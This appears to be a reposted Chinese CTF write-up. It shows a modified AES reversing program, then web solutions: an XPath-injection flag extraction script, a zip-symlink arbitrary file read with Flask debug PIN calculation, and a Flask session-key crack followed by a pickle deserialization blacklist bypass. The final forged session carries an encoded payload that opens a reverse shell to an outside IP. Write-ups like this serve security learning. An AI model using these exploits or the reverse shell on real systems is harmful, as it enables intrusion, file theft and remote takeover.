      (*state)[1][3] = (*state)[2][3];
      (*state)[2][3] = (*state)[3][3];
      (*state)[3][3] = temp;
    }
    #endif // #if (defined(CBC) && CBC == 1) || (defined(ECB) && ECB == 1)
    void swap_xxx(state_t *state) {
      for (int j = 0; j < 4; j++) {
        uint8_t a = (*state)[j][0];
        uint8_t b = (*state)[j][1];
        uint8_t c = (*state)[j][2];
        uint8_t d = (*state)[j][3];
        (*state)[j][3] = a;
        (*state)[j][2] = b;
        (*state)[j][1] = c;
        (*state)[j][0] = d;
      }
    }
    // Cipher is the main function that encrypts the PlainText.
    static void Cipher(state_t *state, const uint8_t *RoundKey) {
      uint8_t round = 0;
      // Add the First round key to the state before starting the rounds.
      AddRoundKey(0, state, RoundKey);
      // There will be Nr rounds.
      // The first Nr-1 rounds are identical.
      // These Nr rounds are executed in the loop below.
      // Last one without MixColumns()
      for (round = 1;; ++round) {
        if (round != Nr) {
          swap_xxx(state);
        }
        if (round == Nr) {
          uint32_t a = *(uint32_t *)(*state)[3];
          uint32_t b = *(uint32_t *)(*state)[2];
          uint32_t c = *(uint32_t *)(*state)[1];
          uint32_t d = *(uint32_t *)(*state)[0];
          *(uint32_t *)(*state)[0] = a;
          *(uint32_t *)(*state)[1] = b;
          *(uint32_t *)(*state)[2] = c;
          *(uint32_t *)(*state)[3] = d;
        }
        SubBytes(state);
        ShiftRows(state);
        if (round == Nr) {
          uint32_t a = *(uint32_t *)(*state)[0];
          uint32_t b = *(uint32_t *)(*state)[1];
          uint32_t c = *(uint32_t *)(*state)[2];
          uint32_t d = *(uint32_t *)(*state)[3];
          *(uint32_t *)(*state)[0] = a;
          *(uint32_t *)(*state)[3] = b;
          *(uint32_t *)(*state)[2] = c;
          *(uint32_t *)(*state)[1] = d;
          break;
        }
        MixColumns(state);
        swap_xxx(state);
        AddRoundKey(round, state, RoundKey);
        hexdump((*state), sizeof(*state));
      }
      hexdump(*state, sizeof(*state));
      // Add round key to last round
      AddRoundKey(Nr, state, RoundKey);
      swap_xxx(state);
    }
    #if (defined(CBC) && CBC == 1) || (defined(ECB) && ECB == 1)
    static void InvCipher(state_t *state, const uint8_t *RoundKey) {
      uint8_t round = 0;
      swap_xxx(state);
      // Add the First round key to the state before starting the rounds.
      AddRoundKey(Nr, state, RoundKey);
      // There will be Nr rounds.
      // The first Nr-1 rounds are identical.
      // These Nr rounds are executed in the loop below.
      // Last one without InvMixColumn()
      for (round = (Nr - 1);; --round) {
        if (round == (Nr - 1)) {
          uint32_t a = *(uint32_t *)(*state)[0];
          uint32_t b = *(uint32_t *)(*state)[1];
          uint32_t c = *(uint32_t *)(*state)[2];
          uint32_t d = *(uint32_t *)(*state)[3];
          *(uint32_t *)(*state)[0] = a;
          *(uint32_t *)(*state)[3] = b;
          *(uint32_t *)(*state)[2] = c;
          *(uint32_t *)(*state)[1] = d;
        }
        InvShiftRows(state);
        InvSubBytes(state);
        if (round == (Nr - 1)) {
          uint32_t a = *(uint32_t *)(*state)[3];
          uint32_t b = *(uint32_t *)(*state)[2];
          uint32_t c = *(uint32_t *)(*state)[1];
          uint32_t d = *(uint32_t *)(*state)[0];
          *(uint32_t *)(*state)[0] = a;
          *(uint32_t *)(*state)[1] = b;
          *(uint32_t *)(*state)[2] = c;
          *(uint32_t *)(*state)[3] = d;
        }
        if (round != (Nr - 1)) {
          swap_xxx(state);
        }
        AddRoundKey(round, state, RoundKey);
        if (round == 0) {
          break;
        }
        swap_xxx(state);
        InvMixColumns(state);
      }
    }
    #endif // #if (defined(CBC) && CBC == 1) || (defined(ECB) && ECB == 1)
    /*****************************************************************************/
    /* Public functions:                                                         */
    /*****************************************************************************/
    #if defined(ECB) && (ECB == 1)
    void AES_ECB_encrypt(const struct AES_ctx *ctx, uint8_t *buf) {
      // The next function call encrypts the PlainText with the Key using AES
      // algorithm.
      Cipher((state_t *)buf, ctx->RoundKey);
    }
    void AES_ECB_decrypt(const struct AES_ctx *ctx, uint8_t *buf) {
      // The next function call decrypts the PlainText with the Key using AES
      // algorithm.
      InvCipher((state_t *)buf, ctx->RoundKey);
    }
    #endif // #if defined(ECB) && (ECB == 1)
    #if defined(CBC) && (CBC == 1)
    static void XorWithIv(uint8_t *buf, const uint8_t *Iv) {
      uint8_t i;
      for (i = 0; i < AES_BLOCKLEN;
           ++i) // The block in AES is always 128bit no matter the key size
      {
        buf[i] ^= Iv[i];
      }
    }
    void AES_CBC_encrypt_buffer(struct AES_ctx *ctx, uint8_t *buf, size_t length) {
      size_t i;
      uint8_t *Iv = ctx->Iv;
      for (i = 0; i < length; i += AES_BLOCKLEN) {
        XorWithIv(buf, Iv);
        Cipher((state_t *)buf, ctx->RoundKey);
        Iv = buf;
        buf += AES_BLOCKLEN;
      }
      /* store Iv in ctx for next call */
      memcpy(ctx->Iv, Iv, AES_BLOCKLEN);
    }
    void AES_CBC_decrypt_buffer(struct AES_ctx *ctx, uint8_t *buf, size_t length) {
      size_t i;
      uint8_t storeNextIv[AES_BLOCKLEN];
      for (i = 0; i < length; i += AES_BLOCKLEN) {
        memcpy(storeNextIv, buf, AES_BLOCKLEN);
        InvCipher((state_t *)buf, ctx->RoundKey);
        XorWithIv(buf, ctx->Iv);
        memcpy(ctx->Iv, storeNextIv, AES_BLOCKLEN);
        buf += AES_BLOCKLEN;
      }
    }
    #endif // #if defined(CBC) && (CBC == 1)
    #if defined(CTR) && (CTR == 1)
    /* Symmetrical operation: same function for encrypting as for decrypting. Note
     * any IV/nonce should never be reused with the same key */
    void AES_CTR_xcrypt_buffer(struct AES_ctx *ctx, uint8_t *buf, size_t length) {
      uint8_t buffer[AES_BLOCKLEN];
      size_t i;
      int bi;
      for (i = 0, bi = AES_BLOCKLEN; i < length; ++i, ++bi) {
        if (bi == AES_BLOCKLEN) /* we need to regen xor compliment in buffer */
        {
          memcpy(buffer, ctx->Iv, AES_BLOCKLEN);
          Cipher((state_t *)buffer, ctx->RoundKey);
          /* Increment Iv and handle overflow */
          for (bi = (AES_BLOCKLEN - 1); bi >= 0; --bi) {
            /* inc will overflow */
            if (ctx->Iv[bi] == 255) {
              ctx->Iv[bi] = 0;
              continue;
            }
            ctx->Iv[bi] += 1;
            break;
          }
          bi = 0;
        }
        buf[i] = (buf[i] ^ buffer[bi]);
      }
    }
    #endif // #if defined(CTR) && (CTR == 1)
    unsigned char hexData2[176] = {
        0x39, 0xBA, 0x3A, 0x0B, 0x1C, 0x27, 0x64, 0xA2, 0x80, 0x98, 0x31, 0x36,
        0xEB, 0x9E, 0x77, 0x9E, 0x32, 0x53, 0x31, 0xFF, 0x2E, 0x74, 0x55, 0x5D,
        0xAE, 0xEC, 0x64, 0x6B, 0x45, 0x72, 0x13, 0xF5, 0xD4, 0x3D, 0x71, 0x80,
        0xFA, 0x49, 0x24, 0xDD, 0x54, 0xA5, 0x40, 0xB6, 0x11, 0xD7, 0x53, 0x43,
        0xCE, 0xBF, 0x7F, 0x69, 0x34, 0xF6, 0x5B, 0xB4, 0x60, 0x53, 0x1B, 0x02,
        0x71, 0x84, 0x48, 0x41, 0x4D, 0x1C, 0x20, 0x33, 0x79, 0xEA, 0x7B, 0x87,
        0x19, 0xB9, 0x60, 0x85, 0x68, 0x3D, 0x28, 0xC4, 0x51, 0x59, 0x07, 0x17,
        0x28, 0xB3, 0x7C, 0x90, 0x31, 0x0A, 0x1C, 0x15, 0x59, 0x37, 0x34, 0xD1,
        0x6F, 0x92, 0x9D, 0x2F, 0x47, 0x21, 0xE1, 0xBF, 0x76, 0x2B, 0xFD, 0xAA,
        0x2F, 0x1C, 0xC9, 0x7B, 0x4E, 0x87, 0x01, 0xB2, 0x09, 0xA6, 0xE0, 0x0D,
        0x7F, 0x8D, 0x1D, 0xA7, 0x50, 0x91, 0xD4, 0xDC, 0xC8, 0xD4, 0x80, 0x7A,
        0xC1, 0x72, 0x60, 0x77, 0xBE, 0xFF, 0x7D, 0xD0, 0xEE, 0x6E, 0xA9, 0x0C,
        0x36, 0xFC, 0x1F, 0xB2, 0xF7, 0x8E, 0x7F, 0xC5, 0x49, 0x71, 0x02, 0x15,
        0xA7, 0x1F, 0xAB, 0x19, 0xE2, 0xA0, 0xDF, 0xE6, 0x15, 0x2E, 0xA0, 0x23,
        0x5C, 0x5F, 0xA2, 0x36, 0xFB, 0x40, 0x09, 0x2F};
    int main() {
      struct AES_ctx ctx;
      uint8_t key[] =
          "\x39\xba\x3a\x0b\x1c\x27\x64\xa2\x80\x98\x31\x36\xeb\x9e\x77\x9e";
      uint8_t buf[16] = "FFFFFFFFFFFFFFFF";
      AES_init_ctx(&ctx, key);
      memcpy(ctx.RoundKey, hexData2, sizeof(hexData2));
      hexdump(ctx.RoundKey, sizeof(ctx.RoundKey));
      AES_ECB_encrypt(&ctx, buf);
      hexdump(buf, sizeof(buf));
      uint8_t bufx[16] =
          "\xAA\xFE\xE4\xE0\xC3\xB3\x24\x16\x4E\x5B\xF7\x13\x9E\xE1\xCA\xA0";
      AES_ECB_decrypt(&ctx, bufx);
      hexdump(bufx, sizeof(bufx));
      return 0;
    }

    四、web

    1.题目名称:babyjava

    xpath 注入,参考:https://xz.aliyun.com/t/7791#toc-6
    exp:
    import requests
    url = 'http://eci-2zeck6h5lu4hlf0o62vg.cloudeci1.ichunqiu.com:8888/hello'
    head = {
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36",
    "Content-Type": "application/x-www-form-urlencoded"
    }
    strs = '}_{-abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ'
    flag = ''
    for i in range(1, 100):
    for j in strs:
    payload_1 = { # root
    "xpath":"admin' or substring(name(/*[1]), {}, 1)='{}".format(i,j)
    }
    payload_2 = { # user
    "xpath":"admin'or substring(name(/root/*[1]), {}, 1)='{}".format(i,j)
    }
    payload_3 = { # username
    "xpath":"admin'or substring(name(/root/user/*[2]), {}, 1)='{}".format(i,j)
    }
    payload_4 = { # username
    "xpath":"admin'or substring(name(/root/user/*[1]), {}, 1)='{}".format(i,j)
    }
    payload_7 = { # flag
    "xpath":"1' or substring(/root/user/username[2]/text(),{},1)='{}".format(i,j)
    }
    r = requests.post(url=url, headers=head, data=payload_7)
    if "This information is not available" not in r.text:
    flag += j
    print(flag)break
    if "This information is not available" in r.text:
    break
    print(flag)
    2.题目名称:OnlineUnzip
    题目源代码如下:
    import os
    import re
    from hashlib import md5
    from flask import Flask, redirect, request, render_template, url_for, make_response
    app=Flask(__name__)
    def extractFile(filepath):
        extractdir=filepath.split('.')[0]
        if not os.path.exists(extractdir):
            os.makedirs(extractdir)
        os.system(f'unzip -o {filepath} -d {extractdir}')
        return redirect(url_for('display',extractdir=extractdir))
    @app.route('/', methods=['GET'])
    def index():
        return render_template('index.html')
    @app.route('/display', methods=['GET'])
    @app.route('/display/', methods=['GET'])
    @app.route('/display/', methods=['GET'])
    def display(extractdir=''):
        if re.search(r"\.\.", extractdir, re.M | re.I) != None:
            return "Hacker?"
        else:
            if not os.path.exists(extractdir):
                return make_response("error", 404)
            else:
                if not os.path.isdir(extractdir):
                    f = open(extractdir, 'rb')
                    response = make_response(f.read())
                    response.headers['Content-Type'] = 'application/octet-stream'
                    return response
                else:
                    fn = os.listdir(extractdir)
                    fn = [".."] + fn
                    f = open("templates/template.html")
                    x = f.read()
                    f.close()
                    ret = "

    文件列表:


    "
                    for i in fn:
                        tpath = os.path.join('/display', extractdir, i)
                        ret += "" + i + "
    "
                    x = x.replace("HTMLTEXT", ret)
                    return x
    @app.route('/upload', methods=['GET', 'POST'])
    def upload():
        ip = request.remote_addr
        uploadpath = 'uploads/' + md5(ip.encode()).hexdigest()[0:4]
        if not os.path.exists(uploadpath):
            os.makedirs(uploadpath)
        if request.method == 'GET':
            return redirect('/')
        if request.method == 'POST':
            try:
                upFile = request.files['file']
                print(upFile.filename)
                if os.path.splitext(upFile.filename)[-1]=='.zip':
                    filepath=f"{uploadpath}/{md5(upFile.filename.encode()).hexdigest()[0:4]}.zip"
                    upFile.save(filepath)
                    zipDatas = extractFile(filepath)
                    return zipDatas
                else:
                    return f"{upFile.filename} is not a zip file !"
            except:
                return make_response("error", 404)
    if __name__ == '__main__':
        app.run(host='0.0.0.0', port=8000, debug=True)
    这里直接利用软链接就可以进行任意文件读取了。按照下面的操作来即可
    软链接任意读文件 flag.sh /etc/passwd
    #!/usr/bin/env bash
    rm flag
    rm flag.zip
    ln -s $1 flag
    zip --symlinks flag.zip flag
    发现 ffffl111l1a44a4ggg
    可以看到这里是开启debug的。那么可以算pin来打
    可以参考这个师傅算pin的文章https://blog.csdn.net/weixin_54648419/article/details/123632203
    读取发现无权限, python3.8,所以可以算 pin 码
    算 pin
    import hashlib
    from itertools import chain
    probably_public_bits = [
    'ctf'# /etc/passwd
    'flask.app',# 默认值
    'Flask',# 默认值
    '/usr/local/lib/python3.8/site-packages/flask/app.py' # 报错得到
    ]
    private_bits = [
    '95529894978',# /sys/class/net/eth0/address 16 进 制 转 10 进 制
    00:16:3e:06:84:42
    #/etc/machine-id + /proc/self/cgroup
    '96cec10d3d9307792745ec3b85c896201d32e75cee611384a0f09556e07ef291176ed1454
    d035521b7e624689d20583d'
    ]
    h = hashlib.sha1()
    for bit in chain(probably_public_bits, private_bits):
    if not bit:
    continue
    if isinstance(bit, str):
    bit = bit.encode('utf-8')
    h.update(bit)
    h.update(b'cookiesalt')
    cookie_name = '__wzd' + h.hexdigest()[:20]
    num = None
    if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]
    rv =None
    if rv is None:
    for group_size in 5, 4, 3:
    if len(num) % group_size == 0:
    rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
    for x in range(0, len(num), group_size))
    break
    else:
    rv = num
    print(rv)
    读取 flag
    上面算machine_id有点小坑是,算pin的好多文章描述的都是(每一个机器都会有自已唯一的id,linux的id一般存放在/etc/machine-id或/proc/sys/kernel/random/boot_id,docker靶机则读取/proc/self/cgroup,其中第一行的/docker/字符串后面的内容作为机器的id,在非docker环境下读取后两个,非docker环境三个都需要读取),然后这里三个文件都有。最后各种匹配都不行。看了下算machine_id的源码,其实就是把/etc/machine-id和/proc/self/cgroup拼接起来就行了

    3.easypickle

    题目源码:
    import base64
    import pickle
    from flask import Flask, session
    import os
    import random
    app = Flask(__name__)
    app.config['SECRET_KEY'] = os.urandom(2).hex()
    @app.route('/')
    def hello_world ():
        if not session.get('user'):
            session['user'] = ''.join(random.choices("admin", k=5))
        return 'Hello {}!'.format(session['user'])
    @app.route('/admin')
    def admin ():
        if session.get('user') != "admin":
            return f""
        else:
            try:
                a = base64.b64decode(session.get('ser_data')).replace(b"builtin", b"BuIltIn").replace(b"os", b"Os").replace(b"bytes", b"Bytes")
                if b'R' in a or b'i' in a or b'o' in a or b'b' in a:
                    raise pickle.UnpicklingError("R i o b is forbidden")
                pickle.loads(base64.b64decode(session.get('ser_data')))
                return "ok"
            except:
                return "error!"
    if __name__ == '__main__':
        app.run(host='0.0.0.0', port=8888)
    首先我们如果要反序列化的化,就要伪造session让自己是admin。那么我们首先就需要获取到密钥。这里的密钥是伪随机的。我们生成字典利用工具爆破出密钥即可
    numbers_str = [str(x) for x in range(10)]
    a=['a','b','c','d','e','f']
    a+= numbers_str

    file=open("C:/Users/Administrator/Desktop/easypickle/zidian.txt",'w')
    for b in a:
        for c in a:
            for d in a:
                for e in a:
                    file.write("{}{}{}{}\n".format(b,c,d,e))
    然后利用flask-unsign工具直接跑就行了(跑得不是一般的快
    flask-unsign --unsign --cookie "eyJ1c2VyIjoiYWRtaW4ifQ.YyVFUA.RSTsbveITHMSD9v0MTLMswCryRc" --wordlist "C:\Users\Administrator\Desktop\easypickle\zidian.txt" --no-literal-eval
    [*] Session decodes to: {'user': 'admin'}
    [*] Starting brute-forcer with 8 threads..
    [+] Found secret key after 24960 attempts
    b'6174
    黑名单这里的逻辑是把我们的序列化的数据解码后正则,再替换,只要替换后的payload过了waf就可以了。最后反序列化的是替换前的。
    那么这里其实是可以用o指令,只是也要把s指令带上,那么替换之后就变成了Os然后是可以过waf的,最后反序列化的是os.
    s的指令如下。那么我们只需要把s指令和o指令合理结合即可
    本地测试一下
    import pickle
    import base64
    import os
    code=b'''(S'shanghe'\nS'shanghe'\nd(S'shanghe'\nS'shanghe'\nd(cos\nsystem\nS'dir'\nos.'''
    code=base64.b64encode(code)
    print(code)
    # pickle.loads(base64.b64decode(code)
    大家可以参考一下这篇文章来补一下pickle的指令https://xz.aliyun.com/t/7436#toc-6,然后像文章里面一样利用pickle的工具库来分析payload
    C:\Users\Administrator\Desktop\easypickle\venv\Scripts\python.exe C:/Users/Administrator/Desktop/easypickle/3.py 
    code=b'''(S'shanghe'\nS'shanghe'\nd(S'shanghe'\nS'shanghe'\nd(cos\nsystem\nS'dir'\nos.'''
        0: (    MARK
        1: S        STRING     'shanghe1'
       12: S        STRING     'shanghe'  #这里的意思是压进去第一个字典
       23: d        DICT       (MARK at 0)
       24: (    MARK
       25: S        STRING     'shanghe2'
       36: S        STRING     'shanghe'
       47: d        DICT       (MARK at 24)  #再往栈里面压进去第二个字典
       48: (    MARK
       49: c        GLOBAL     'os system'
       60: S        STRING     'dir'
       67: o        OBJ        (MARK at 48)  #这里用我们逃出来的o指令进行命令执行
       68: s    SETITEM   #最后s的指令就会把 o指令执行后的内容以及shanghe2的键值对压进去shanghe1的字典里面,作为新的键值对。
       69: .    STOP
    highest protocol among opcodes = 1
    最后直接拿flag即可。也可以编码用v指令任意命令执行反弹shell都可以
    import pickle
    import base64
    import os
    code=b'''(S'shanghe'\nS'shanghe'\ndS'shanghe'\n(cos\nsystem\nS'cat f* >xxx'os.'''
    code=base64.b64encode(code)
    print(code)
    # pickle.loads(base64.b64decode(code))
    然后伪造即可替换原来的sesison,然后访问admin页面即可
    python3  flask_session_cookie_manager3.py encode -s "6174"  -t "{'user': 'admin','ser_data':b'KFMnc2hhbmdoZScKUydzaGFuZ2hlJwpkUydzaGFuZ2hlJwooY29zCnN5c3RlbQpWXHUwMDYyXHUwMDYxXHUwMDczXHUwMDY4XHUwMDIwXHUwMDJEXHUwMDYzXHUwMDIwXHUwMDI3XHUwMDczXHUwMDY4XHUwMDIwXHUwMDJEXHUwMDY5XHUwMDIwXHUwMDNFXHUwMDI2XHUwMDIwXHUwMDJGXHUwMDY0XHUwMDY1XHUwMDc2XHUwMDJGXHUwMDc0XHUwMDYzXHUwMDcwXHUwMDJGXHUwMDM0XHUwMDM3XHUwMDJFXHUwMDM5XHUwMDM2XHUwMDJFXHUwMDM0XHUwMDMxXHUwMDJFXHUwMDMxXHUwMDMwXHUwMDMzXHUwMDJGXHUwMDMxXHUwMDMzXHUwMDMzXHUwMDM3XHUwMDIwXHUwMDMwXHUwMDNFXHUwMDI2XHUwMDMxXHUwMDI3Cm9zLg=='}
    参考连接:
    Arr3stY0u战队wp
    附件下载:
    链接:https://pan.baidu.com/s/1h9TST5S8zPs4EY5jRgZqDA   提取码:2pay 
  • 相关阅读:
    Unity(三) Shader着色器初探
    tcp rst 情况
    C陷阱与缺陷 第7章 可移植性缺陷 7.2 标识符名称的限制
    基于多种设计模式重构代码(工厂、模板、策略)
    自动化运维工具-----Ansible
    STL-vector容器
    [技术发展-21]:网络与通信技术的应用与发展快速概览-1- 互联网网络技术
    DPDK-A1:Centos配置MLX5驱动
    国产分布式数据库在证券行业的应用及实践
    ELK日志分析
  • 原文地址:https://blog.csdn.net/m0_64910183/article/details/126914416